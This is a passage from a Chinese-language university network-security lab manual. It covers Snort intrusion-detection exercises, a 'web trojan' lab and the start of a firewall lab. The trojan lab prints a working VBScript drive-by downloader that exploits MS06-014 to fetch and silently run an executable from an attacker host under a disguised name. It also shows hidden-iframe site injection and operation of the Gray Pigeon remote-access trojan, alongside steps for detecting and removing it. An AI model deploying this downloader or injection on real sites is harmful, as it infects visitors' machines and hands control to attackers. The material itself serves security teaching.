(2) 利用 activate/dynamic 规则对实现。

snort 规则_____

(3) 编辑 snort.conf 配置文件, 使其包含 new2.rules 规则集文件。

(4) 以入侵检测方式启动 snort, 进行监听。需要特别说明的是: 网络传输数据中的 FTP 用户名及口令数据是应用层 (ISO 七层协议) 数据, 默认情况下 snort 不显示和记录应用层数据, 所以此处启动 snort 时应指定其抓取、记录应用层数据。

启动 snort 的命令_____

同组主机远程 FTP 登录, 登录过程如图 7-1-1 所示。用户名:guest; 用户密码:guestpass。

```
[root@Host5E ids]# ftp 172.16.0.141
Connected to 172.16.0.141.
220 (vsFTPD 2.0.4)
530 Please login with USER and PASS.
530 Please login with USER and PASS.
KRB5_V4 rejected as an authentication type
Name (172.16.0.141:root): guest
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

图 7-1-1 FTP 登录

查看报警日志 (日志文件所在目录以远程 FTP 登录主机 IP 命名) 提取出 FTP 客户端登录时所使用的用户名及登录口令。

五. 端口扫描攻击检测

(1) 修改 snort 配置文件 snort.conf 启动端口扫描预处理器, 以入侵检测方式启动 snort,

对来自外部的端口扫描行为进行检测。

预处理描述: _____

(2) 同组主机使用 Nmap (/opt/ExpNIS/NetAD-Lib/Tools/portscan/namp) 对当前主机进行 TCP 端口扫描操作, 待端口扫描完成, 查看 portscan.log 报警日志, 回答下面问题。

「注」 若第一次端口扫描后 portscan.log 没有日志, 不要退出 snort, 请同组主机进行第二次端口扫描。

● portscan.log 日志记录格式描述: _____

● 默认情况下, Nmap 在进行目标主机 TCP 端口扫描时, 扫描顺序: ____ (有序/无序)。

「说明」

Nmap 命令: `cd /opt/ExpNIS/NetAD-Lib/Tools/portscan/namp`

`./namp -sS -T5 172.16.0.XXX(目标 IP) -p 30-150 (端口扫描范围)`

六. IP 分片重组检测

说明: IP 协议在传输数据包时, 将数据报文分为若干分片进行传输, 并在目标系统中进行重组。这一过程称为分片 (fragmentation)。IP 分片 (Fragmentation) 发生在要传输的 IP 报文大小超过最大传输单位 MTU (Maximum Transmission Unit) 的情况。比如说, 在以太网 (Ethernet) 环境中可传输最大 IP 报文大小 (MTU) 为 1500 字节。如果要传输的报文大小超过 1500 字节, 则需要分片之后进行传输。由此可以看出, IP 分片在网络环境中是经常发生的事件。但是, 如果经过人为的恶意操作的分片, 会导致拒绝服务攻击, 成为渗透路由器、防火墙或者网络入侵检测系统 (NIDS) 的一种攻击手段。

IDS 对单包进行特征检测, 一个攻击者可以使用分片工具将一个包分解成多个分片, 而每个单独的分片都不会匹配特征。snort 的 frag2 预处理器能够对分片包进行重组来定位这类攻击。

对 IP 碎片的探测不是基于规则匹配的, 所以 snort 仍然需要预处理器对 IP 分片进行重组。在 snort.conf 配置文件中激活 preprocessor frag2 项, 就可以实现对 IP 分片进行重组。实例说明如下:

```
preprocessor frag2: timeout 60, memcap 4194304
```

timeout 选项指明了分片重组的超时时间。如果在这段时间里没有收到分片, 就停止对这个包的重组。

memcap 选项限制了用于分片重组的内存数量。如果 frag2 用尽了这部分内存, 它就会从分片表中淘汰不活跃的分片。

操作概述: 以主机 A、B 为例, 对实验步骤进行说明。主机 B 利用 fragroute 构造分片数据包, 并将特定负载数据拆分到分片数据包中, 并通过 eth0 发送出去; 主机 A 首先修改 snort 配置文件 snort.conf 启动分片重组预处理器, 接下来编写报警规则对包含主机 B 特定负载数据的数据包进行报警, 最后以入侵检测方式启动 snort, 对来自外部的 IP 分片攻击进行检测。

1. 主机 B 构造并发送 IP 分片数据包

利用 fragroute 对流经网络接口的数据包进行指定大小的分片, 操作方法如下:

(1) 切换当前工作目录至 /opt/ExpNIS/NetAD-Lib/Tools/fragroute/, 编辑 fragroute

配置文件（默认目录 /opt/ExpNIS/NetAD-Lib/Tools/fragroute/fragroute.conf），修改“ip_frag”项确定分片数据包 IP 负载大小。

「说明」 ip_frag 指定的分片大小必须是 8 的整数倍，默认为 24。

（2）执行命令：./fragroute -f fragroute.conf 主机 A 的 IP，启动 fragroute。点击控制台按钮，打开新的终端对主机 A 进行 ping 操作，fragroute 会将 icmp 回显请求数据包分片并发送出去。

「说明」 若 fragroute 提示“fragroute: no route to 主机 A 的 IP: No such process”信息，则先对目标主机 A 进行 ping 探测，而后继续启动 fragroute 即可。

2. 主机 A 监听检测

（1）主机 A 启动 snort 以网络嗅探方式进行监听，捕获分析分片数据包负载状况。默认情况下如图 7-1-2 所示。

```

=====
12/31-13:10:36.376354 0:C:29:32:38:74 -> 0:C:29:73:99:8B type:0x800 l
en:0x42
172.16.0.141 -> 172.16.0.143 ICMP TTL:64 TOS:0x0 ID:20890 IpLen:20 Dg
mLen:52 MF
Frag Offset: 0x0000   Frag Size: 0x0014
00 00 4E E1 32 09 00 11 CC FE 5A 49 67 B9 05 00  ..N.2.....ZIg...
08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17  .....
=====
12/31-13:10:36.376424 0:C:29:32:38:74 -> 0:C:29:73:99:8B type:0x800 l
en:0x42
172.16.0.141 -> 172.16.0.143 ICMP TTL:64 TOS:0x0 ID:20890 IpLen:20 Dg
mLen:52
Frag Offset: 0x0004   Frag Size: 0x0014
18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27  ....!~#$%&'
28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36 37  ()*+,-./01234567
=====
```

图 7-1-2

「注」 ip_frag 指定的分片大小不同，图中划线部分数据可能不同。

从上图分析可知，ping 请求数据包是以分片方式发送出来的，其中数据串“15 16 17 18 19 1A”被分割到两个数据包中单独进行发送，接收方由 TCP/IP 的第三层（网络层）对分片进行重组，进而才将“15 16 17 18 19 1A”重组到一个数据包中。

（2）添加 snort 检测规则，对网络中包含有“15 16 17 18 19 1A”数据串（应根据实际数据值来确定此处数据串，此处是以图 18-1-2 为例的）的数据包进行检测报警。

snort 规则_____

（3）修改 snort 配置文件 snort.conf 启动分片重组预处理器，并包含新规则集文件。

预处理描述：_____

(4) 以入侵检测方式启动 snort，开始监听。

(5) 同组主机继续对当前主机进行 ping 探测，并成功对 icmp 回显请求数据包进行分片。

(6) 当前主机查看 snort 报警日志。若有“Fragment Test”报警消息，证明 snort 成功对分片数据包进行了重组。

实验报告格式

实验七 入侵检测实验

练习一 基于网络入侵检测系统

实验目的：

1. 掌握 snort IDS 工作机理
2. 应用 snort 三种方式工作
3. 熟练编写 snort 规则

实验内容：使用入侵检测软件，进行网络上不安全行为的检测，观察结果并分析

实验人数：每组 2 人

系统环境：Linux

网络环境：企业网络结构

实验工具：Fragroute、snort

实验原理：

snort IDS（入侵检测系统）是一个强大的网络入侵检测系统。它具有实时数据流量分析和记录 IP 网络数据包的能力，能够进行协议分析，对网络数据包内容进行搜索/匹配。它能够检测各种不同的攻击方式，对攻击进行实时报警。此外，snort 是开源的入侵检测系统，并具有很好的扩展性和可移植性。

snort 的结构由 4 大软件模块组成，它们分别是：

- （1）数据包嗅探模块——负责监听网络数据包，对网络进行分析；
- （2）预处理模块——该模块用相应的插件来检查原始数据包，从中发现原始数据的“行为”，如端口扫描，IP 碎片等，数据包经过预处理后才传到检测引擎；
- （3）检测模块——该模块是 snort 的核心模块。当数据包从预处理器送过来后，检测引擎依据预先设置的规则检查数据包，一旦发现数据包中的内容和某条规则相匹配，就通知报警模块；
- （4）报警/日志模块——经检测引擎检查后的 snort 数据需要以某种方式输出。如果检测引擎中的某条规则被匹配，则会触发一条报警，这条报警信息会通过网络、UNIX socket、Windows Popup(SMB)、SNMP 协议的 trap 命令传送给日志文件，甚至可以将报警传送给第三方插件（如 SnortSam），另外报警信息也可以记入 SQL 数据库。

实验步骤：按照练习一的实验步骤

实验结果：完成练习一的所有步骤，并将步骤中需要完成的实验结果记录在实验报告上。

实验八 网络攻防

信息安全内容主要包括以下两个方面：一方面是信息本身的安全，主要是保障个人数据或企业的信息在存储、传输过程中的保密性、完整性、合法性和不可抵赖性，防止信息的泄露和破坏，防止信息资源的非授权访问；另一方面是信息系统或网络系统的安全，主要是保障合法用户正常使用网络资源，避免病毒、拒绝服务、远程控制和非授权访问等安全威胁，及时发现安全漏洞，制止攻击行为等。

练习一 网页木马

实验目的：

1. 剖析网页木马的工作原理
2. 理解木马的植入过程
3. 学会编写简单的网页木马脚本
4. 通过分析监控信息实现手动删除木马

实验内容：利用 FTPScan 和 X-Scan 工具进行服务扫描；利用嗅探工具获取邮件账号；生成网页木马，完成挂马和清除的过程

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：灰鸽子木马、监控器工具、网络协议分析器

实验原理：

一. 网页木马原理及相关定义

浏览器是用来解释和显示万维网文档的程序，已经成为用户上网时必不可少的工具之一。“网页木马”由其植入方式而得名，是通过浏览网页的方式植入到被控主机上，并对被控主机进行控制的木马。与其它网页不同，木马网页是黑客精心制作的，用户一旦访问了该网页就会中木马。为什么说是黑客精心制作的呢？因为嵌入在这个网页中的脚本恰如其分地利用了 IE 浏览器的漏洞，让 IE 在后台自动下载黑客放置在网络上的木马并运行（安装）这个木马，也就是说，这个网页能下载木马到本地并运行（安装）下载到本地电脑上的木马，整个过程都在后台运行，用户一旦打开这个网页，下载过程和运行（安装）过程就自动开始。

如果打开一个网页，IE 浏览器真的能自动下载程序和运行程序吗？如果 IE 真的能肆无忌惮地任意下载和运行程序，那么用户将会面临巨大的威胁。实际上，为了安全，IE 浏览器是禁止自动下载程序特别是运行程序的，但是，IE 浏览器存在着一些已知和未知的漏洞，网页木马就是利用这些漏洞获得权限来下载程序和运行程序的。本练习中，我们利用微软的 MS06014 漏洞，完成网页木马的植入。

二. 名词解释

1. MS06014 漏洞

MS06014 漏洞存在于 Microsoft Data Access Components，利用微软的 HTML Object 标

签的一个漏洞，Object 标签主要是用来把 ActiveX 控件插入到 HTML 页面里。由于加载程序没有根据描述远程 Object 数据位置的参数检查加载文件的性质，因此 Web 页面里面的程序就会不经过用户的确认而自动执行。

2. iframe 标签

iframe 也叫浮动帧标签，它可以把一个 HTML 网页嵌入到另一个网页里实现“画中画”的效果。例如：

```
<iframe src="http://www.jlcss.com/index.html" name="jlcss" width=0 height=0 frameborder=0>
```

被嵌入的网页可以控制宽、高以及边框大小和是否出现滚动条等。如果把宽（width）、高（height）、边框（frameborder）都设置为 0，代码插入到首页后，首页不会发生变化，但是嵌入的网页实际上已经打开。

3. 反弹端口型木马

分析防火墙的特性后可以发现，防火墙对于连入的链接往往会进行非常严格的过滤，但是对于连出的链接却疏于防范。于是，与一般的木马相反，反弹端口型木马的服务端（被控制端）使用主动端口，客户端（控制端）使用被动端口。木马定时监测控制端的存在，发现控制端上线后立即弹出端口主动连接控制端打开的被动端口。服务端通常会把打开的端口伪装成应用程序的端口，从而进一步降低被防火墙发现的概率。

4. 网页木马生成脚本

通常网页木马是通过“网马生成器”将木马安装程序的下载地址附加在网页上的，进而达到用户浏览含有木马的网页即自动下载安装程序的目的。下面给出一个“网马生成器”脚本，其中“//”后面的文字是对代码的注释。实验中，同学们改动此脚本，自己动手生成网页木马。

```
<html>

<script language="VBScript">

    <!-- 首先动态创建对象组件，并声明组件的 clsid -->

    Set df = document.createElement("object")

    df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"

    <!-- 创建 XMLHTTP 对象，用来完成从数据包到 Request 对象的转换以及发送任务 -->

    Set xh = df.createObject("Microsoft.XMLHTTP", "")

    <!-- 创建 Adodb.Stream 对象，提供存取二进制数据或文本流，实现对流的读、写等操作 -->

    Set ados = df.createObject("Adodb.Stream", "")

    ados.type = 1
```

```

<!-- 使用 HTTP GET 初始化 HTTP 请求 -->

url = "http://主机 IP 地址:9090/Server_Setup.exe"

xh.Open "GET", url, False

<!-- 发送 HTTP 请求, 并获取 HTTP 响应 -->

xh.Send


<!-- 创建 Scripting.FileSystem 对象, 提供对计算机文件系统进行访问 -->

Set fs = df.createObject("Scripting.FileSystemObject","")

<!-- 获取目标路径, 0 为 windows 目录; 1 为 system 目录; 2 为用户临时目录 -->

Set tmpdir = fs.GetSpecialFolder(2)

<!-- 向目标路径后添加文件名称 winlogin.exe, 此名称与系统文件名相似, 不易被察觉 -->

fname1="winlogin.exe"

fname1= fs.BuildPath(tmpdir,fname1)


<!-- 打开 Adodb.Stream 对象, 将服务器返回的响应数据写入对象, 将对象内容保存至目标文件-->

ados.Open

ados.Write xh.responseBody

ados.SaveToFile fname1,2

<!-- 文件系统操作完成, 关闭对象 -->

ados.Close


<!-- 创建 Shell 对象, 调用执行目标文件 -->

Set sl = df.createObject("Shell.Application","")

<!-- 以隐藏方式运行木马 -->

sl.ShellExecute fname1,"","","open",0

</script>

</html>

```

三. 木马的工作过程

木马的工作过程可分为四部分：木马的植入、木马的安装、木马的运行和木马的自启动。

1. 木马的植入

网页木马就是一个由黑客精心制作的含有木马的 HTML 网页，因为 MS06014 漏洞存在，当用户浏览这个网页时就被在后台自动安装了木马的安装程序。所以黑客会千方百计的诱惑或者欺骗人们去打开他所制作的网页，进而达到植入木马的目的。不过随着人们网络安全意识的提高，这种方法已经很难欺骗大家了。

还有一种方法就是通过<iframe>标签，在一个正常网站的主页上链接网页木马。浏览者在浏览正常的网站主页时，iframe 语句就会链接到含有木马的网页，网页木马就被悄悄植入了。这种方法就是大家经常说的“挂马”，而中了木马的主机通常被幽默的称作“肉鸡”。“挂马”因为需要获取网站管理员的权限，所以难度很大。不过他的危害也是十分巨大的，如果黑客获得了一个每天流量上万的知名网站的管理员权限并成功“挂马”，那试想他会有多少“肉鸡”。

2. 木马的安装

木马的安装在木马植入后就被立即执行。（本练习以灰鸽子木马程序为例）当网页木马植入后，木马会按照通过网页木马脚本中指向的路径下载木马服务端安装程序，并根据脚本中的设定对安装程序进行重命名。通常会重新命名一个与系统进程相近的名字（本实验中为 winlogin.exe）来迷惑管理员，使安装过程及其留下的痕迹不通过细心查看不易被发觉。安装程序下载完成后，自动进行安装。生成可执行文件 C:\Windows\hack.com.cn.ini，并修改注册表生成名为 windows XP Vista 的系统服务。其中 hack.com.cn.ini 就是木马服务器程序隐藏在背后的主谋。

3. 木马的运行

灰鸽子木马服务器安装完成后就会立刻连接网络寻找其客户端，并与其建立连接。这时木马程序会将自己的进程命名为 IEXPLORE.EXE，此进程与 Windows 的 IE 浏览器进程同名，同样是为了迷惑管理员来伪装自己。当木马服务端与客户端建立连接后，客户端就如同拥有了管理员权限一样，可随意对“肉鸡”进行任何操作。

4. 木马的自启动

木马安装时生成系统服务 Windows XP Vista。Windows XP Vista 的可执行文件路径：“C:\WINDOWS\Hacker.com.cn.ini。”描述：“灰鸽子服务端程序，远程监控管理。”启动类型：“自动。”很明显可以看出灰鸽子是通过此系统服务执行 hack.com.cn.ini 文件来自启动木马服务器。存在于系统目录下的 Hack.com.cn.ini 文件被设置成一个隐藏的受保护的操作系统文件，很难被人发现。

四. 灰鸽子木马的功能

灰鸽子历程

2000 年第一个版本的灰鸽子诞生，并被各大安全厂商“关注”。

2002 年灰鸽子被安全厂商列入病毒库。

2003 年灰鸽子“牵手版”受到安全爱好者的追捧，使用人数超过冰河。

2003 年灰鸽子工作室开始进行商业运作，对用户实行会员制。

2004 年灰鸽子变种病毒泛滥，广大网友谈“灰”色变。

2005 年灰鸽子发展迅速，灰鸽子工作室网站访问量保持上升状态，论坛注册会员突破 90000 人。

2006 年灰鸽子的发展达到顶峰，占据了木马市场的半壁江山。

2007 年灰鸽子引起国内各大杀软厂商的声讨，对灰鸽子的“全民围剿”正式开始。灰鸽子工作室最终关闭。

比起前辈冰河、黑洞来，灰鸽子可以说是国内后门的集大成者。其丰富而强大的功能、简易便捷的操作、良好的隐藏性使其他木马程序都相形见绌。灰鸽子客户端和服务端都是采用 Delphi 编写。利用客户端程序配置出服务端程序，可配置的信息主要包括上线类型（如等待连接还是主动连接）、主动连接时使用的公网 IP（域名）、连接密码、使用的端口、启动项名称、服务名称，进程隐藏方式，使用的壳，代理，图标等等。

下面简要的介绍一下灰鸽子木马的基本功能。

（1）反向连接：由木马的“服务器程序”主动发起连接，这种连接方式也称为“反弹木马”，它的优点是可以突破 NAT 和防火墙。

（2）文件管理：可以操作（查看、新建、删除等）被控主机的文件系统及上传下载文件。

（3）注册表管理：可以操作（查看、新建、删除等）被控主机的注册表项。

（4）系统信息查看：可以查看被监控主机的系统配置信息等。

（5）剪贴板查看：可以查看被监控主机的剪贴板内容。

（6）进程管理：可以查看被监控主机的进程表或杀死某个进程。

（7）服务管理：可以启动、停止被监控主机的服务程序。

（8）共享管理：可以新建、删除被监控主机的共享。

（9）Telnet：可以远程控制被监控主机的命令行。

（10）配置代理服务器：可以利用被控制主机为跳板，对第三方进行攻击。

（11）插件功能：可以捆绑第三方软件。

（12）命令广播：控制端可以把控制命令一次性广播到若干台计算机。

（13）捕获屏幕：可以查看被监控主机的屏幕图像。

（14）视频语音：可以进行视频监控和语音监听。

五. 木马的删除

木马的“客户端程序”可以控制木马的“服务器程序”的删除工作。另一种方法是通过手动删除，具体步骤将在“实验步骤”中详细说明。

实验步骤：

本练习主机 A、B 为一组，C、D 为一组，E、F 为一组。实验角色说明如下：

实验主机	实验角色
主机A、C、E	木马控制端（木马客户端）
主机B、D、F	木马被控端（木马服务器）

下面以主机 A、B 为例，说明实验步骤。

首先使用“快照 X”恢复 Windows 系统环境。

一. 木马生成与植入

在进行本实验步骤之前，我们再来阐述一下用户主机通过访问被“挂马”的网站而被植入木马的过程，便于同学们理解和完成实验。

(1) 用户访问被“挂马”的网站主页。(此网站是安全的)

(2) “挂马”网站主页中的<iframe>代码链接一个网址(即一个网页木马)，使用户主机自动访问网页木马。(通过把<iframe>设置成不可见的，使用户无法察觉到这个过程)

(3) 网页木马在得到用户连接后，自动发送安装程序给用户。

(4) 如果用户主机存在 MS06014 漏洞，则自动下载木马安装程序并在后台运行。

(5) 木马安装成功后，木马服务端定时监测控制端是否存在，发现控制端上线后立即弹出端口主动连接控制端打开的被动端口。

(6) 客户端收到连接请求，建立连接。

1. 生成网页木马

(1) 主机 A 首先通过 Internet 信息服务(IIS)管理器启动“木马网站”。

(2) 主机 A 进入实验平台在工具栏中单击“灰鸽子”按钮运行灰鸽子远程监控木马程序。

(3) 主机 A 生成木马的“服务器程序”。

主机 A 单击木马操作界面工具栏“配置服务程序”按钮，弹出“服务器配置”对话框，单击“自动上线设置”属性页，在“IP 通知 http 访问地址、DNS 解析域名或固定 IP”文本框中输入本机 IP 地址，在“保存路径”文本框中输入“D:\Work\IIS\Server_Setup.exe”，单击“生成服务器”按钮，生成木马“服务器程序”。

(4) 主机 A 编写生成网页木马的脚本。

在桌面建立一个“Trojan.txt”文档，打开“Trojan.txt”，将实验原理中网马脚本写入，并将脚本第 15 行“主机 IP 地址”替换成主机 A 的 IP 地址。把“Trojan.txt”文件扩展名改为“.htm”，生成“Trojan.htm”。

「注」 C:\ExpNIS\NetAD-Lab\Projects\Trojan\Trojan.htm 文件提供了 VB 脚本源码。

将生成的“Trojan.htm”文件保存到“D:\Work\IIS\”目录下(“D:\Work\IIS\”为“木马网站”的网站空间目录)，“Trojan.htm”文件就是网页木马程序。

2. 完成对默认网站的“挂马”过程

(1) 主机 A 进入目录“C:\Inetpub\wwwroot”，使用记事本打开“index.html”文件。

(“默认网站”的网站空间目录为“C:\Inetpub\wwwroot\”，主页为“index.html”)

(2) 对“index.html”进行编辑。在代码的底部加上<iframe>语句，具体见实验原理 | 名词解释 | iframe 标签(需将 <http://www.jlcss.com/index.html> 修改为 <http://本机IP:9090/Trojan.htm>)，实现从此网页对网页木马的链接。

3. 木马的植入

(1) 主机 B 设置监控。

主机 B 进入实验平台，单击工具栏“监控器”按钮，打开监控器。

在向导栏中依次启动“进程监控”、“端口监控”，选择“文件监控”，在菜单栏中选择“选项”|“设置”，在设置界面中设置监视目录“C:\Windows\”（默认已被添加完成），操作类型全部选中，启动文件监控。

启动协议分析器，单击菜单“设置”|“定义过滤器”，在弹出的“定义过滤器”对话框中选择“网络地址”选项卡，设置捕获主机 A 与主机 B 之间的数据。

新建捕获窗口，点击“选择过滤器”按钮，确定过滤信息。在捕获窗口工具栏中点击“开始捕获数据包”按钮，开始捕获数据包。

主机 B 启动 IE 浏览器，访问“http://主机 A 的 IP 地址”。

(2) 主机 A 等待“灰鸽子远程控制”程序主界面的“文件管理器”属性页中“文件目录浏览”树中出现“自动上线主机”时通知主机 B。

(3) 主机 B 查看“进程监控”、“服务监控”、“文件监控”和“端口监控”所捕获到的信息。

在“进程监控”|“变化视图”中查看是否存在“进程映像名称”为“Hacker.com.cn.i”的新增条目。观察进程监控信息，结合实验原理回答下面的问题。

Hacker.com.cn.ini 文件是由哪个进程创建的：_____；

在“服务监控”中单击工具栏中的“刷新”按钮，查看是否存在“服务名称”为“Windows XP Vista”的新增条目，观察服务监控信息，回答下面的问题。

Windows XP vista 服务的执行体文件是：_____；

在“文件监控”中查看“文件名”为“C:\WINDOWS\Hacker.com.cn.ini”的新增条目。

在“端口监控”中查看“远程端口”为“8000”的新增条目，观察端口监控信息，回答下面问题：

8000 服务远程地址（控制端）地址：_____；

经过对上述监控信息的观察，你认为在“进程监控”中出现的 winlogin.exe 进程（若存在）在整个的木马植入过程中起到的作用是：_____；

(4) 主机 B 查看协议分析器所捕获的信息。

注意图 8-1-1 中划线部分的数据，结合实际结果找到对应的信息。




图 8-1-1 协议分析器捕获信息

二. 木马的功能

1. 文件管理

(1) 主机 B 在目录 “D:\Work\Trojan\” 下建立一个文本文件，并命名为 “Test.txt”。

(2) 主机 A 操作 “灰鸽子远程控制” 程序来对主机 B 进行文件管理。

单击 “文件管理器” 属性页，效仿资源管理器的方法在左侧的树形列表的 “自动上线主机” 下找到主机 B 新建的文件 “D:\Work\Trojan\Test.txt”。在右侧的详细列表中对该文件进行重命名操作。

(3) 在主机 B 上观察文件操作的结果。

2. 系统信息查看

主机 A 操作 “灰鸽子远程控制” 程序查看主机 B 的操作系统信息。单击 “远程控制命令” 属性页，选中 “系统操作” 属性页，单击界面右侧的 “系统信息” 按钮，查看主机 B 操作系统信息。

3. 进程查看

(1) 主机 A 操作 “灰鸽子远程控制” 程序对主机 B 启动的进程进行查看。

单击 “远程控制命令” 属性页，选中 “进程管理” 属性页，单击界面右侧的 “查看进程” 按钮，查看主机 B 进程信息。

(2) 主机 B 查看 “进程监控” | “进程视图” 枚举出的当前系统运行的进程，并和主机 A 的查看结果相比较。

4. 注册表管理

主机 A 单击 “注册表编辑器” 属性页，在左侧树状控件中 “远程主机” (主机 B) 注册表的 “HKEY_LOCAL_MACHINE\Software\” 键下，创建新的注册表项；对新创建的注册表项进行重命名等修改操作；删除新创建的注册表项，主机 B 查看相应注册表项 (直接在 “运行” 文本框里输入 regedit，回车后即可)。

5. Telnet

主机 A 操作“灰鸽子远程控制”程序对主机 B 进行远程控制操作,单击菜单项中的“Telnet”按钮,打开 Telnet 窗口,使用“cd c:\”命令进行目录切换,使用“dir”命令显示当前目录内容,使用其它命令进行远程控制。

6. 其它命令及控制

主机 A 通过使用“灰鸽子远程控制”程序的其它功能(例如“捕获屏幕”),对主机 B 进行控制。

三. 木马的删除

1. 自动删除

主机 A 通过使用“灰鸽子远程控制”程序卸载木马的“服务器”程序。具体做法:选择上线主机,单击“远程控制命令”属性页,选中“系统操作”属性页,单击界面右侧的“卸载服务端”按钮,卸载木马的“服务器”程序。

2. 手动删除

(1) 主机 B 启动 IE 浏览器,单击菜单栏“工具”|“Internet 选项”,弹出“Internet 选项”配置对话框,单击“删除内容”按钮,在弹出的“删除内容”对话框中,选中“删除所有脱机内容”复选框,单击“确定”按钮直到完成。

(2) 双击“我的电脑”,在浏览器中单击“工具”|“文件夹选项”菜单项,单击“查看”属性页,选中“显示所有文件和文件夹”,并将“隐藏受保护的操作系统文件”复选框置为不选中状态,单击“确定”按钮。

(3) 关闭已打开的 Web 页,启动“Windows 任务管理器”。单击“进程”属性页,在“映像名称”中选中所有“IEXPLORE.EXE”进程,单击“结束进程”按钮。

(4) 删除“C:\Windows\Hacker.com.cn.ini”文件。

(5) 启动“服务”管理器。选中右侧详细列表中的“Windows XP Vista”条目,单击右键,在弹出菜单中选中“属性”菜单项,在弹出的对话框中,将“启动类型”改为“禁用”,单击“确定”按钮。

(6) 启动注册表编辑器,删除

“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Windows XP Vista”节点。

(7) 重新启动计算机。

(8) 主机 A 如果还没卸载灰鸽子程序,可打开查看自动上线主机,已经不存在了。

思考问题:

1. 列举出几种不同的木马植入方法。
2. 列举出几种不同的木马防范方法。

实验报告格式

实验八 网络攻防

练习一 网页木马

实验目的：

1. 剖析网页木马的工作原理
2. 理解木马的植入过程
3. 学会编写简单的网页木马脚本
4. 通过分析监控信息实现手动删除木马

实验内容：利用 FTPScan 和 X-Scan 工具进行服务扫描；利用嗅探工具获取邮件账号；生成网页木马，完成挂马和清除的过程

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：灰鸽子木马、监控器工具、网络协议分析器

实验原理：

浏览器是用来解释和显示万维网文档的程序，已经成为用户上网时必不可少的工具之一。“网页木马”由其植入方式而得名，是通过浏览网页的方式植入到被控主机上，并对被控主机进行控制的木马。与其它网页不同，木马网页是黑客精心制作的，用户一旦访问了该网页就会中木马。为什么说是黑客精心制作的呢？因为嵌入在这个网页中的脚本恰如其分地利用了 IE 浏览器的漏洞，让 IE 在后台自动下载黑客放置在网络上的木马并运行（安装）这个木马，也就是说，这个网页能下载木马到本地并运行（安装）下载到本地电脑上的木马，整个过程都在后台运行，用户一旦打开这个网页，下载过程和运行（安装）过程就自动开始。

如果打开一个网页，IE 浏览器真的能自动下载程序和运行程序吗？如果 IE 真的能肆无忌惮地任意下载和运行程序，那么用户将会面临巨大的威胁。实际上，为了安全，IE 浏览器是禁止自动下载程序特别是运行程序的，但是，IE 浏览器存在着一些已知和未知的漏洞，网页木马就是利用这些漏洞获得权限来下载程序和运行程序的。

木马的工作过程可分为四部分：木马的植入、木马的安装、木马的运行和木马的自启动。

实验步骤：按照练习一的实验步骤

实验结果：完成练习一的步骤一、二和三；按照步骤指示将步骤空缺的结果记录下来；将步骤二中第 2 步的 B 的系统信息记录下来。

实验九 防火墙实验

当一个网络连接到了 Internet 时，外部世界就可以访问该网络并与之交互。为了保证内部网络的安全，可以在该网络和 Internet 之间插入一个中介系统，竖起一道安全屏障。这屏障的作用是阻断来自外部网络的威胁和入侵。

练习一 Windows2003 防火墙应用

实验目的：

1. 了解防火墙的含义与作用
2. 学习防火墙的基本配置方法

实验内容：进行防火墙日志设置和基本操作，构建安全的企业网络环境

实验人数：每组 3 人

系统环境：Windows

网络环境：交换网络结构

实验工具：UdpTools、Windows Server 2003 系统防火墙、网络协议分析器

实验原理：

一. 防火墙

在古代，人们已经想到在寓所之间砌起一道砖墙，一旦火灾发生，它能够防止火势蔓延到别的寓所，于是有了“防火墙”的概念。

进入信息时代后，防火墙又被赋予了一个类似但又全新的含义。防火墙是指设置在不同网络(如可信任的企业内部网和不可信的公共网)或网络安全域之间的一系列部件的组合。它是不同网络或网络安全域之间信息的唯一出入口，能根据企业的安全政策控制(允许、拒绝、监测)出入网络的信息流，且本身具有较强的抗攻击能力。它是提供信息安全服务，实现网络和信息安全的基础设施。在逻辑上，防火墙是一个分离器、一个限制器、也是一个分析器，有效地监控了内部网络和 Internet 之间的任何活动，保证了内部网络的安全。

二. 防火墙功能

1. 防火墙是网络安全的屏障

一个防火墙(作为阻塞点、控制点)能极大地提高一个内部网络的安全性，并通过过滤不安全的服务而降低风险。由于只有经过精心选择的应用协议才能通过防火墙，所以网络环境变得更安全。如防火墙可以禁止诸如众所周知的不安全的 NFS 协议进出受保护的网路，这样外部的攻击者就不可能利用这些脆弱的协议来攻击内部网络。防火墙同时可以保护网络免受基于路由的攻击，如 IP 选项中的源路由攻击和 ICMP 重定向中的重定向攻击。防火墙应该可以拒绝所有以上类型攻击的报文并通知防火墙管理员。

2. 防火墙可以强化网络安全策略

